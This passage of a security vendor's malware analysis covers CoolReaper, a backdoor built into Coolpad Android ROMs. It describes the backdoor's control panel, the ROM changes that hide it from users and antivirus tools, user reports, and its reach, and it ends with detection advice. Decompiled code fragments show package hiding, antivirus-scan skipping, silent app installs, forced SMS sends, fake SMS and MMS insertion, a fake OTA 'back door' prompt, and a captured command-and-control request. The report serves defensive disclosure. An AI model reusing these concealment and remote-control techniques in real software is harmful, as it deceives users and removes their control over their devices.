
新建

ID	应用名称	应用包名
144	开心消消乐	com.happyelements.AndroidAnimal
108	单机斗地主静默覆盖更新	com.tuyoo.doudizhu.main
106	天天斗地主静默覆盖更新	com.zengame.tdddzrb.p365you
104	泡泡龙亚特兰蒂斯静默覆盖更新	com.soulgame.bubble
102	3D终极狂飙3静默覆盖更新	com.sxiaobao.car3d3
100	燃烧的蔬菜3静默覆盖更新	com.soco.veggies3_coolpad
94	3D终极车神静默覆盖更新	project.zjsc3d
92	糖果大爆炸静默覆盖更新	com.telegame.samegame
90	消灭星星3新版静默覆盖更新	wb.gc.xmxx.zxb
88	POPSTAR静默覆盖更新	com.brianbaek.popstar

**FIGURE 14** + Screenshot of the backend control system in the vulnerability report.

The day after the vulnerability was submitted to Wooyun, Aqniu.com, a Chinese security media website, published [an article](#) that contains another screenshot of this backend control system (Figure 15). Through this unobfuscated screenshot, we can see a full list of functionalities provided by this system:

- Silently install an APK
- Silently uninstall an APK
- Activate third-party applications in the background
- Activate third-party services in the background
- Issue configuration file in the background
- Issue backend command through push
- Prompt APK through push
- Activate APK through push
- Open webpage URL through push
- Prompt HTML through push
- Dial phone through push
- Insert fake SMS through push
- Insert fake MMS through push
- Prompt app in fake OTA update through push
- Prompt OTA update through push
- Prompt OTA update notification through push



**FIGURE 15** + Screenshot of the backend control system published by Aqniu.com.

Note that, all of these functionalities are implemented in the code of CoolReaper samples we analyzed.


On November 21, 2014, Aqniu.com published a [second article](#) explaining that someone who claimed to be representing Coolpad public relations stated that the tool was “only used for internal testing” and asked Aqniu.com to withdraw the article. Aqniu.com then requested a formal letter demanding the retraction, but the representative did not respond.

## Hiding CoolReaper from Users

In addition to including the CoolReaper backdoor, some of the CoolPad ROMs include customizations intended to hide the backdoor.

### Hidden from list of Installed Packages

The first customization exists in the `/system/framework/services.odex` file. This file implements fundamental services and other components in the Android system. Coolpad has modified the `getInstalledPackages` method implemented in the Package Manager Service that is used to retrieve a list of all packages installed on the Android service. The modified version specifically looks for a package with the name “com.android.update.dmp” and prevents it from being returned to the requesting program. (Figure 16).



```
mvim -v com/android/server/pm/PackageManagerService.smali (Vim)
vim (Vim) 381
49468 .line 4013
49469 const-string v6, "com.android.update.dmp"
49470 iget-object v8, v4, Landroid/content/pm/PackageInfo;->packageName:Ljava/lang/String;
49471 invoke-virtual {v6, v8}, Ljava/lang/String;=>equals(Ljava/lang/Object;)Z
49472 move-result v6
49473 if-eqz v6, :cond_ad
49474
49475 .line 4014
49476 const-string v6, "PackageManager"
49477 new-instance v8, Ljava/lang/StringBuilder;
49478 invoke-direct {v8}, Ljava/lang/StringBuilder;=><init>()V
49479 const-string v9, "getInstalledPackages Can't get packageName="
49480 invoke-virtual {v8, v9}, Ljava/lang/StringBuilder;=>append(Ljava/lang/String;)Ljava/lang/StringBuilder;
49481 move-result-object v8
49482 iget-object v9, v4, Landroid/content/pm/PackageInfo;->packageName:Ljava/lang/String;
49483 invoke-virtual {v8, v9}, Ljava/lang/StringBuilder;=>append(Ljava/lang/String;)Ljava/lang/StringBuilder;
49484 move-result-object v8
49485 const-string v9, " Running State!"
49486 invoke-virtual {v8, v9}, Ljava/lang/StringBuilder;=>append(Ljava/lang/String;)Ljava/lang/StringBuilder;
49487 move-result-object v8
49488 invoke-virtual {v8}, Ljava/lang/StringBuilder;=>toString()Ljava/lang/String;
49489 move-result-object v8
49490 invoke-static {v6, v8}, Landroid/util/Log;=>d(Ljava/lang/String;Ljava/lang/String;)I
49491 goto :goto_6d
49492
49493 .line 4020
49494 :cond_ad
49495 invoke-virtual {v1, v4}, Ljava/util/ArrayList;=>add(Ljava/lang/Object;)Z
49496
49497 goto :goto_6d
49498
49499 .line 4025
49500 .end local v3 # "p":Landroid/content/pm/PackageParser$Package;
49501 .end local v4 # "pi":Landroid/content/pm/PackageInfo;
49502 :cond_b1
49503 new-instance v6, Landroid/content/pm/ParceledListSlice;
49504
```

FIGURE 16 + Screenshot of the backend control system published by Aqniu.com.

This modification not only hides the package from users but also from AntiVirus and Mobile Device Management (MDM) solutions. As a result, these tools will not likely be aware of the backdoor package so they cannot scan it to determine if it is malicious.

## Disable Notifications Menu

The second customization is performed to /system/app/SystemUI.odex, another important component of the Android OS that controls the phone's user interface. In this case Coolpad has modified the getNotificationLongClicker method in a internal class named com.android.systemui.statusbar.BaseStatusBar.

Normally, when an Android application places a notification in system's notification bar, the user can view the application that generated it by "long clicking" on the notification. This way the user can identify and disable notifications they do not want to receive.

With CoolPad's modifications, any notification generated by CoolReaper will not show this application information (Figure 17), preventing users from identifying the application that generated it.

```
protected View$OnLongClickListener a() {
    return new View$OnLongClickListener() {
        public boolean onLongClick(View v) {
            boolean bool = false;
            Object object = v.getTag();
            com.android.systemui.a.a.c("StatusBar", "OnLongClickListener " + (((String)object));
            if(object != null && !((String)object).equalsIgnoreCase("com.android.update.dmp") &&
                v.getWindowToken() != null) {
                this.a.o = new PopupMenu(this.a.mContext, v);
                this.a.o.getMenuInflater().inflate(2131755008, this.a.o.getMenu());
                this.a.o.setOnMenuItemClickListener(new PopupMenu$OnMenuItemClickListener() {
                    public boolean onMenuItemClick(MenuItem item) {
                        boolean bool = false;
                        if(item.getItemId() == 2131230933) {
                            a.a(this.b.a, this.a);
                            this.b.a.animateCollapsePanels(0);
                            goto label_12;
                        }
                    }
                });
            }
        }
    };
}
```

**FIGURE 17** + Don't show menu when long clicking the notification.



## Evading Pre-Installed Antivirus Program

The third customization is to a pre-installed security application “CoolManager” produced by Coolpad itself. This application provides basic antivirus and other security services. Each time an application is updated or installed, CoolManager will scan it to identify malware. Similar to the previous modifications, if the package has the name “com.android.update.dmp”, the scanning thread will not begin (Figure 18). This allows CoolReaper to evade the built-in AV product when the backdoor is installed or updated.

```
if(!string.equals("com.android.update.dmp")) {  
    ((Thread)regularScanReceiver$2).start();  
}
```

FIGURE 18 + Modified CoolManager does not scan CoolReaper Package.

## CoolReaper Reach and Impact

### Customer Reports

Searching for the primary name of the CoolReaper package, “CP\_DMPapk”, through Google on November 30, 2014 we found 236 results. Most of these are customer discussions about the file on Chinese forums (Figure 19).



FIGURE 19 + Search results show many user reports.

Starting in October 2013, customers began discussing strange phenomena on their Coolpad phones, including:

- Devices [self updating](#)
- Devices frequently [pushing advertisements](#) as notifications (Figure 20)
- Devices [silently installing multiple games](#)
- Devices prompting OTA update notifications; after rebooting , the system wasn't updated yet about [11 new applications were installed](#)

On [May 5](#), [May 7](#), [May 20](#) and [May 28](#), four customers reported the problem to Coolpad through their official support forum. Another user replied that these problems are caused by the CP\_DMPapk application. However, Coolpad did not offer an official response to the reports.



**FIGURE 20** + CoolReaper promote advertisement in a user's phone (From [liuhuafang.com](#)).

Shortly after these customer complaints, CoolReaper was upgraded from version 2.x to version 3.0, and the APK file name was changed from CP\_DMPapk to GoogleGmsFramework.apk. We believe this intention of this update was to hide the backdoor from users who had already located it. This tactic appears to have been successful as customers could only identify the backdoor by the name "CP\_DMP.apk" at that time. In [a discussion](#) on August 24 a customer asked "I deleted the CP\_DMPapk. But after some days, advertisements occur again. What should I do?"



酷派一天之内两次恶意推送广告，我们该怎么搞它\_产品专区\_ ...  
[bbs.coolpad.com/thread-3550259-1-1.html](http://bbs.coolpad.com/thread-3550259-1-1.html) [Translate this page](#)  
Oct 23, 2014 - 酷派一天之内两次恶意推送广告，太它玛的恶心了，大家说说除了去消协投诉，还有什么办法可以搞它 1414075314269.jpg ...

**FIGURE 21** + A user report was deleted by Coolpad.

Finally on October 23, a user reported the problem in Coolpad's support forum again and an administrator deleted the report, but it is still accessible through Google searches (Figure 21).

## Geographic Range of Impact

We do not know how many Coolpad devices contain the CoolReaper backdoor. Considering that CoolReaper appears to have been developed and embedded into 24 phone models in the last 12 months, and the Coolpad sales targets published by IDC, it's possible that over 10 million users have been affected.

Most of the infected devices should be located in China as the tool appears to specifically target Chinese users. For instance, in one piece of code the backdoor checks mobile device's SIM card IMSI (International Mobile Subscriber Identity) number and compares it to those of three Chinese carriers. (Figure 22).

```
public String getProvidersName() {
    String result = null;
    this.imsi = this.wx.getSubscriberId();
    Logger.d("SIMCardInfo", "getProvidersName():IMSI=" + this.imsi);
    if((this.imsi.startsWith("46000")) || (this.imsi.startsWith("46002"))) {
        result = "中国移动";
    }
    else if(this.imsi.startsWith("46001")) {
        result = "中国联通";
    }
    else if(this.imsi.startsWith("46003")) {
        result = "中国电信";
    }
    return result;
}
```

**FIGURE 22** + Chinese carriers' name in CoolReaper.

On November 25, 2014, we purchased a Coolpad Flo phone in California and found that it did not contain the CoolReaper backdoor. This device was manufactured over a year ago, so it may simply have been built too early to contain the malicious software. We have not been able to analyze the remaining two models sold in the US or those sold in Europe and the rest of Asia. Only the Chinese versions of Coolpad ROM files are available for download.

It is possible that CoolReaper exists on Coolpad phones outside China for these reasons:

- On consumer-to-consumer websites like eBay, some Coolpad phones are directly sold from mainland China and Hong Kong to other countries or areas including the United States and Europe.
- CoolReaper may be directly embedded in phones sold outside China, just not in the devices we have analyzed.
- CoolReaper can be installed remotely through Coolpad's devices' official OTA update system that implemented in "CP\_OTA.apk". This package was installed on the Coolpad Flo devices purchased in the US. One of the user complaints we presented in the previous section showed that even after the user deleted the CP\_DMP.apk file, it was automatically re-installed. This re-installation could occur through the OTA mechanism.

In October 2014, two users in Taiwan [reported](#) that their Coolpad 5950T devices were infected on the mobile01 forum (Figure 23).



**FIGURE 23** + Two users at Taiwan reported infection.

In addition to reports from Taiwanese users, on December 11th we detected CoolReaper command and control traffic emanating from educational institutions in located in Taiwan. (Figure 24)

```
POST / HTTP/1.1
User-Agent: UAC/1.0.0 (Android 4.2.2; Linux)
Connection: Keep-Alive
Cache-Control: no-cache
Content-Type: multipart/form-data; boundary=-----7dc120151b0954
Host: icudata.coolyun.com
Accept-Encoding: gzip
Content-Length: 5276

-----7dc120151b0954
Content-Disposition: form-data; name="softwareVersion"

2014101611
-----7dc120151b0954
Content-Disposition: form-data; name="isEnc"

1
-----7dc120151b0954
Content-Disposition: form-data; name="protocolVersion"


1.0
-----7dc120151b0954
Content-Disposition: form-data; name="mobile"
```

**FIGURE 24** + C2 traffic generated by CoolReaper ICU component in Taiwan.

# Detection and Protection

CoolReaper is difficult for antivirus programs to detect and remove. In some cases the Android OS has been modified to hide CoolReaper from security programs. The backdoor files are signed with Coolpad’s official certificate, which may bypass some security products that are based on white list mechanisms. Additionally, if an antivirus product was able to detect the backdoor, the product will not be able to remove the application without first gaining root privileges, as CoolReaper is installed as a system application.

In April and July 2014, three samples of CoolReaper were uploaded into VirusTotal ([link1](#), [link2](#) and [link3](#)). As of August 23, 24 security vendors identified these samples as malicious or suspicious files. However, the samples were identified as “Generic” or “Agent” families, which indicates the vendors have no specific knowledge of the malware. Some vendors identified one of the samples as “Trojan.Android.Andup.a,” which is inaccurate. (Figure 25).



**FIGURE 25** + Some security vendors detected it as an unrelated family.

Palo Alto Networks’ solutions to CoolReaper are based on detection and prevention in enterprise networks. These protections were deployed in three levels:

1. All known samples of CoolReaper have been marked as malicious in our Wildfire system. If a device downloads an updated CoolReaper package through one of our Next Generation Firewalls, the system will identify it as malware.
2. All known C2 URLs used by CoolReaper have been marked as malicious in our Threat Prevention AV and PANDB products.
3. IPS Signatures [13891](#) and [13892](#) detect CoolReaper’s malicious C2 traffic. This will detect and block CoolReaper C2 traffic even if the C2 server changes to a new location.

For individuals who own Coolpad devices, we suggest checking for the following files in your phones file system using a utility like Root Explorer:

- /system/app/CP\_DMPapk
- /system/app/CP\_DMPodex
- /system/app/GoogleGmsFramework.apk
- /system/app/GoogleGmsFramework.apk
- /system/lib/libgmsframework.so

If any one of these files exists, the phone may contain the CoolReaper backdoor. If the phone is rooted, you can simply delete all of these files using your root privileges. However, Coolpad may still be able to install new malware in the future using an OTA update.

## Conclusions and Risks

Based on our analysis we can conclude the following about CoolReaper:

- The CoolReaper backdoor was signed using Coolpad digital certificates, built into Coolpad stock ROMs and uses Coolpad servers for command and control.
- Coolpad acknowledges the existence of a phone management interface, which contains the same functionality as the CoolReaper backdoor. This interface is on an Internet-facing server and recently contained a vulnerability that allowed unauthorized access.
- Stock Coolpad ROMs contain modifications to help hide CoolReaper from users and antivirus programs.
- Despite multiple user reports and complaints about unwanted applications and advertisements, Coolpad has not addressed this issue with their customers.

It is possible that Coolpad created this program to help them update devices or gather statistics on how they are being used. Manufacturers are expected to install custom software on Android devices, but CoolReaper has functionality well beyond what a user would expect. The backdoor gives Coolpad complete control over the devices that contain it. Chinese customers have reported that the system is currently being used to show advertisements and install unwanted applications.

The fact that the CoolReaper management interface could be hijacked by malicious attackers through a vulnerability helps highlight the danger of pre-installing this type of backdoor program. While this vulnerability may be already fixed, others may exist that could allow a malicious actor to take control Coolpad devices.

The known impact of CoolReaper thus far is limited to China and Taiwan, but Coolpad's position in the market and global expansion plans mean this backdoor presents a threat to Android users all over the world.

# Acknowledgements

We would like to thank Hui Gao, Zhaoyan Xu and Xin Ouyang of Palo Alto Networks for making sure our customers are well protected by our products, and thanks to 6fc67ebcb6423efa0619877722ffc3ee and Zhi Xu of Palo Alto Networks for their help in the analysis of CoolReaper.

## Appendix A: Significant Malicious Behaviors

Most of the functionalities implemented in CoolReaper should be classified as malicious or potentially unwanted. The following code segments show how the backdoor performs the most significant actions.

```
public boolean installPackage(String file_path) {
    boolean bool = false;
    Uri uri = Uri.fromFile(new File(file_path));
    this.pkg_info = ForceApkOperation.getPkgParserResult(uri);
    this.package_manager = this.mContext.getPackageManager();
    int i = this.package_manager.getPackageInfo(this.pkg_info.packageName, 8192) != null ? 2 : 0;
    PackageInstallObserver observer = new PackageInstallObserver(this);
    this.package_manager.installPackage(uri, ((IPackageInstallObserver)observer), i, null);
    if(observer != null && observer.dG() == 1) {
        bool = true;
    }
    return bool;
}
```

**FIGURE 26** + Install a downloaded APK package in background.

```
public boolean deletePackage(String pkg) {
    ApkInstallInfo apkInstallInfo = new ApkInstallInfo();
    apkInstallInfo.setPackageName(pkg);
    PackageDeleteObserver observer = new PackageDeleteObserver(this, this.mContext, apkInstallInfo);
    PackageInfo packageInfo = this.mContext.getPackageManager().getPackageInfo(pkg, 8192);
    if(packageInfo != null) {
        observer.setVersionCode(packageInfo.versionCode);
    }
    else {
        observer.setVersionCode(0);
    }

    this.mContext.getPackageManager().deletePackage(pkg, ((IPackageDeleteObserver)observer), 0);
    return 1;
}
```

**FIGURE 27** + Uninstall an existing application in background.



```

if(TextUtils.isEmpty(arg7.getPkg())) {
    Logger.e("ProcessAppHandler", " processPushStartApp():package is empty");
}
else {
    if(TextUtils.isEmpty(arg7.getActivity())) {
        PackageManager packageManager = this.mContext.getPackageManager();
        if((TextUtils.isEmpty(arg7.getStartparam()) || !arg7.getStartparam().contains("\android_action_name\""))
            ) {
            intent = packageManager.getLaunchIntentForPackage(arg7.getPkg());
        }
        else {
            intent = new Intent();
            intent.setFlags(268435456);
            intent.setPackage(arg7.getPkg());
        }

        ProcessAppHandler.parseActivityParams(arg7.getStartparam(), intent);
        this.startActivity(intent);
        b.setError(false);
    }
    else {
        intent = new Intent();
        intent.setClassName(arg7.getPkg(), arg7.getActivity());
        intent.setFlags(268435456);
        ProcessAppHandler.parseActivityParams(arg7.getStartparam(), intent);
        this.startActivity(intent);
        b.setError(false);
    }
}
}

```

**FIGURE 28** + Launch a specified application.

```

private boolean a(CleanUserDataBean arg5) {
    if(!SystemInfoUtils.d0()) {
        Report report = new Report();
        report.setResult("failed");
        report.setContent("Dont support!");
        report.setReporttype("OTHER_EXCEPTION");
        ReportUtil.sendReport(this.v, report);
    }
    else if(!this.mContext.getSystemService("activity").clearApplicationUserData(arg5.getPkgname(),
        new PackageDataObserver(this))) {
        Logger.ag("Couldnt clear application user data for package:" + arg5.getPkgname());
    }
}

```

**FIGURE 29** + Clear user data of specified application.

```

private boolean a(OperateSystemAppBean arg9) {
    int current_status;
    int target_status;
    Report a = new Report();
    if(arg9 != null && !TextUtils.isEmpty(arg9.getPkgname())) {
        if(this.mPackageManager != null) {
            if(PushProcessOperateSystemApp.ENABLE_SYSTEM_APP.equals(this.action)) {
                target_status = 1;
            }
            else if(PushProcessOperateSystemApp.DISABLE_SYSTEM_APP.equals(this.action)) {
                target_status = 2;
            }
            else {
                target_status = 1;
            }

            current_status = this.mPackageManager.getApplicationEnabledSetting(arg9.getPkgname());
            if(target_status == current_status) {
                goto label_23;
            }

            this.mPackageManager.setApplicationEnabledSetting(arg9.getPkgname(), target_status, 1);
        }
    }
}

```

**FIGURE 30** + Enable or disable specified system application.

```

public class PretendedOTADialog extends Activity {
    class TheListener implements DialogInterface$OnClickListener {
        TheListener(PretendedOTADialog arg1) {
            this.dialog = arg1;
            super();
        }

        public void onClick(DialogInterface dialog, int which) {
            if(which == -1) {
                SystemProperties.set("persist.sys.presetota.flag", "1");
                PretendedOTADialog.send_report(this.dialog, true, "the preset app back door is opened!", PretendedOTADialog
                    .getPushMsg(this.dialog));
                new Thread() {
                    public void run() {
                        super.run();
                        Thread.sleep(2000);
                        this.listener.dialog.getSystemService("power").reboot("reboot");
                    }
                }.start();
                this.dialog.finish();
            }
        }
    }
}

```

**FIGURE 31** + Perform “pretended” OTA update to “open back door.”

```

private boolean processForceDial(ForcedialBean arg7, DmpPushMsg arg8) {
    String action = null;
    if((TextUtils.isEmpty(arg7.getForce())) || (arg7.getForce().equals("true"))) {
        action = "android.intent.action.CALL";
    }
    else if(arg7.getForce().equals("false")) {
        action = "android.intent.action.DIAL";
    }

    Intent intent = new Intent(action, Uri.parse("tel:" + arg7.getPhonenumber()));
    intent.setFlags(268435456);
    this.startActivity(intent);
    ExceptionHandler.sendReportMsg(arg8, true);
    return 1;
}

```

**FIGURE 32** + Dial specified phone number.



```

private boolean processForceSendSMS(ForcesendsmsBean arg8, DmpPushMsg arg9) {
    SmsManager.getDefault().sendTextMessage(arg8.getReceiver(), null, arg8.getContent(), null, null);
    ExceptionHandler.sendReportMsg(arg9, true);
    return 1;
}

```

**FIGURE 33** + Send SMS with specified content to specified number.

```

private boolean insert_sms(int type) {
    boolean result = true;
    ContentValues sms_entry = new ContentValues();
    sms_entry.put("address", this.push_sms_bean.getPhonenumber());
    sms_entry.put("date", new Long(System.currentTimeMillis()));
    if(TextUtils.isEmpty(this.push_sms_bean.getReadStatus())) {
        sms_entry.put("read", Integer.valueOf(0));
    }
    else {
        sms_entry.put("read", this.push_sms_bean.getReadStatus());
    }

    sms_entry.put("status", Integer.valueOf(-1));
    sms_entry.put("type", Integer.valueOf(1));
    sms_entry.put("body", this.push_sms_bean.getContent());
    if(type == 0) {
        sms_entry.put("network_type", Integer.valueOf(1));
        if(!TextUtils.isEmpty(this.push_sms_bean.getOperator())) {
            sms_entry.put("oper_id", this.push_sms_bean.getOperator());
        }
    }
    else if(type == 1) {
        sms_entry.put("sim_id", Integer.valueOf(1));
        sms_entry.put("m_size", Integer.valueOf(this.push_sms_bean.getContent().length()));
    }

    if(this.mContext.getContentResolver().insert(InsertSms.sms_inbox_uri, sms_entry) == null) {
        result = false;
    }

    return result;
}

```

**FIGURE 34** + Insert a new SMS from specified number with specified content.

```

private void bn() {
    Object object = this.mContext.getSystemService("notification");
    Uri uri = Uri.parse("content://settings/system/notification_sound");
    Notification notification = new Notification();
    notification.sound = uri;
    ((NotificationManager)object).notify(2147483646, notification);
}

```

**FIGURE 35** + Popup a fake notification to show "newly received" SMS.

```

mms_entry = new ContentValues();
mms_entry.put("msg_id", Long.valueOf(mid));
mms_entry.put("address", "703");
mms_entry.put("type", "151");
mms_entry.put("charset", Integer.valueOf(106));
this.mContext.getContentResolver().insert(Uri.parse(MMSContentResolver.CONTENT_URI + File.separator
    + mid + "/addr"), mms_entry);
mms_entry.clear();
mms_entry.put("msg_id", Long.valueOf(mid));
mms_entry.put("address", this.push_mms_bean.getPhonenumber());
mms_entry.put("type", "137");
mms_entry.put("charset", Integer.valueOf(106));
this.mContext.getContentResolver().insert(Uri.parse(MMSContentResolver.CONTENT_URI + File.separator
    + mid + "/addr"), mms_entry);
ContentValues contentValues2 = new ContentValues();
contentValues2.put("snippet", this.push_mms_bean.getSubject());
contentValues2.put("read", Integer.valueOf(2));
if(!TextUtils.isEmpty(this.push_mms_bean.getOperator())) {
    contentValues2.put("opera_id", this.push_mms_bean.getOperator());
}

contentValues2.put("network_type", Integer.valueOf(1));
this.mContext.getContentResolver().insert(Uri.parse(MMSContentResolver.CONTENT_URI + File.separator
    + mid + "/itemInfo"), mms_entry);
result.setError(false);
return result;

```

**FIGURE 36** + Insert a new MMS message from specified number with specified content.

```

boolean result = false;
if(this.sys_prop_data != null) {
    String string = null;
    if(this.sys_prop_data.getAction().equalsIgnoreCase("get")) {
        string = SystemProperties.get(this.sys_prop_data.getName());
        Logger.d("PushProcessSystemProperty", "process " + this.sys_prop_data.getAction() + " " + this.
            sys_prop_data.getName() + "=" + string);
    }
    else if(this.sys_prop_data.getAction().equalsIgnoreCase("set")) {
        SystemProperties.set(this.sys_prop_data.getName(), this.sys_prop_data.getValue());
        Logger.d("PushProcessSystemProperty", "process " + this.sys_prop_data.getAction() + " " + this.
            sys_prop_data.getName() + "=" + this.sys_prop_data.getValue());
        string = SystemProperties.get(this.sys_prop_data.getName());
    }

    this.sendReport(true, string, this.v);
    result = true;
}

```

**FIGURE 37** + Get or set specified system property.